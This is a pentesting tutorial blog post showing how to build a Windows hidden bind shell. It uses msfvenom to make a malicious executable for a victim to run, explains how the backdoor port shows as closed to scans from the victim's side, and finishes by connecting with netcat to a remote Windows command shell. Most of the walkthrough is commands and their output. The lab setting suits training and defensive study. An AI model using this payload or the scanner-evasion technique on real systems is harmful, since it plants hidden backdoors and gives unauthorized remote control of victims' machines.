

Metasploit for Pentester: Windows Hidden Bind Shell

July 30, 2021 By Raj Chandel

In this article, we are going to cover the tactics of Hidden BIND TCP shellcode. Every organization has multiple scanning tools to scan their network and to identify the new or unidentified open ports. In this type of environment, it's very difficult to hide the suspicious bind shellcode and remains unnoticed from the reach of their scanning tools.

But how can we sit idle without the set of a new idea? We are here with the concept of Hidden Bind TCP shell, this shellcode listens to the connection only from the allowed IP address of the host (I.e Ahost), and for other connections, it replies with an RST packet, (A reset packet is simply one with no payload and with the RST bit set in the TCP header flags). This is the way the port will appear as "closed" and help us to hide the shellcode.

Pre-requisites for Lap Set up

- Kali Linux(Pentester's Machine)
- Window 10 (Victim's Machine)
- Zenmap Tool

Let's Begin!!

Using the msfvenom, we are going to create a payload for windows by shell_hidden_bind_tcp and will save it in the exe format name as file.exe, now we will send the file on the victim's PC and execute that malicious file.exe on the victim's system. it will open a new service on the victim's pc having port number 4321 which makes the connection with the pentester's IP.

```
msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.1.2 lport=4321 -f exe > file.exe
```

```
(root@kali)-[~]
# msfvenom -p windows/shell_hidden_bind_tcp ahost=192.168.1.2 lport=4321 -f exe > file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 386 bytes
Final size of exe file: 73802 bytes
```

Now, In case the victim runs the netstat command, which will display all the active connections as showing in the below screenshot. In the output, port 4321 does not have an IP address but it appears as some internal services are running through local or internal connections. On the other hand, the connection is already established with the Pentester's IP.


```
netstat -ano
```

```
C:\Users\ignite>netstat -ano

Active Connections

Proto Local Address           Foreign Address         State       PID
TCP   0.0.0.0:80               0.0.0.0:0               LISTENING   6156
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING   848
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING    4
TCP   0.0.0.0:3389             0.0.0.0:0               LISTENING  6244
TCP   0.0.0.0:4321             0.0.0.0:0               LISTENING  1552
TCP   0.0.0.0:5040             0.0.0.0:0               LISTENING  4524
TCP   0.0.0.0:5985             0.0.0.0:0               LISTENING    4
TCP   0.0.0.0:7680             0.0.0.0:0               LISTENING  1312
TCP   0.0.0.0:47001            0.0.0.0:0               LISTENING    4
TCP   0.0.0.0:49664            0.0.0.0:0               LISTENING   456
TCP   0.0.0.0:49665            0.0.0.0:0               LISTENING  1164
```

If the victim wants to verify the service for unknown port 4321 and will try to scan that port using the Zenmap tool, the result of the Nmap will show the closed state of port 4321 which means its undetectable through the scanning tool, on the other hand, it is making a connection with the Pentester's IP.



On the other side, if we scan the same port from outside the network of the victim through Kali. The result of the same Nmap command shows the open state of port 4321.

```
nmap -p 4321 192.168.1.145
```

```
(root@kali)-[~]
# nmap -p 4321 192.168.1.145
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 12:21 EDT
Nmap scan report for 192.168.1.145
Host is up (0.00020s latency).


PORT      STATE SERVICE
4321/tcp  open  rwhois
MAC Address: 00:0C:29:56:F5:A2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

This is the magic of the hidden shellcode to remain undetectable from the reach of different scanning tools.

As we have already executed malicious payload file.exe on the victim's PC so through the netcat we have a session.

```
nc 192.168.1.145 4321
```



```
(rootkali)-[~]  
# nc 192.168.1.145 4321  
Microsoft Windows [Version 10.0.17763.379]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Users\ignite\Downloads>
```

A terminal window on a Kali Linux system. The prompt is `(rootkali)-[~]`. The user has entered `# nc 192.168.1.145 4321`, which has been executed. The output shows a connection to a Microsoft Windows machine, displaying the version `10.0.17763.379` and copyright information. The prompt now shows the user is in the `C:\Users\ignite\Downloads` directory.